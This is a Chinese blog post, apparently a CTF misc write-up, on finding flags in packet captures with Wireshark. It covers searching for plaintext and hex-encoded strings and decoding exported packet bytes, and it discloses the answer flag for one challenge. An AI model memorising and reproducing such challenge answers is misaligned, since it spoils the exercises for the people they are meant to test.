CTF——MISC习题讲解（流量分析winshark系列）

原创

TJA小傲 已于 2022-03-14 17:12:22 修改 757 收藏 4

分类专栏： CTF-Misc 文章标签： 安全

于 2022-03-14 17:07:38 首次发布

本文链接：https://blog.csdn.net/tlovejr/article/details/123470884


CTF——MISC习题讲解（流量分析winshark系列）

前言

上一章节我们已经做完一场比赛的杂项题目，这次给大家介绍一下不一样的，给大家来一期流量分析专题，在这个专题中，所有的题目链接都整理好了，就不给大家一一展示了，大家可以直接统一下载即可。


一、基础篇-----flag明文

首先打开文件发现以下界面




CSDN @TJA小傲


在这个界面直接ctrl+f，直接搜索flag关键字




CSDN @TJA小傲



然后直接查找就可以看到flag







二、基础篇----flag编码


1、bianma1

这个题直接查找flag的话是没有的，所以我们把flag直接编码进行尝试
我使用的是notepad++





666C6167（在这里点击Plugins->converter->ASCII-HEX）就可以进行转换
直接进行查找发现以下界面：







然后右键导出分组字节流




应用为列 Ctrl+Shift+I
作为过滤器应用
Prepare as Filter
对话过滤器
用过滤器着色
追踪流
复制
显示分组字节... Ctrl+Shift+O
导出分组字节流(B)... Ctrl+Shift+X
Wiki 协议页面
过滤器字段参考
协议首选项
解码为(A)... Ctrl+Shift+U
Go to Linked Packet
在新窗口中显示已链接的分组
0020 01 b5 fb 96 2a f8 00 91 85 23 0d 00 d7 3f 89 00
0030 24 00 26 27 25 27 00 00 77 00 00 00 11 00 62 00
0040 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
CSDN @TJA小傲


Wireshark · Data (data.data) · bianma1.pcapng
· % 666c61677b37466f4d3253746b6865507a7d
解码为 无
显示为 ASCII
开始 0
结束 137
查找:
查找下一个(N)
打印
复制
另存为...
Close
Help
CSDN @TJA小傲


复制然后在解码看一下


File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
new 1
1 flag{7FoM2StkhePz}

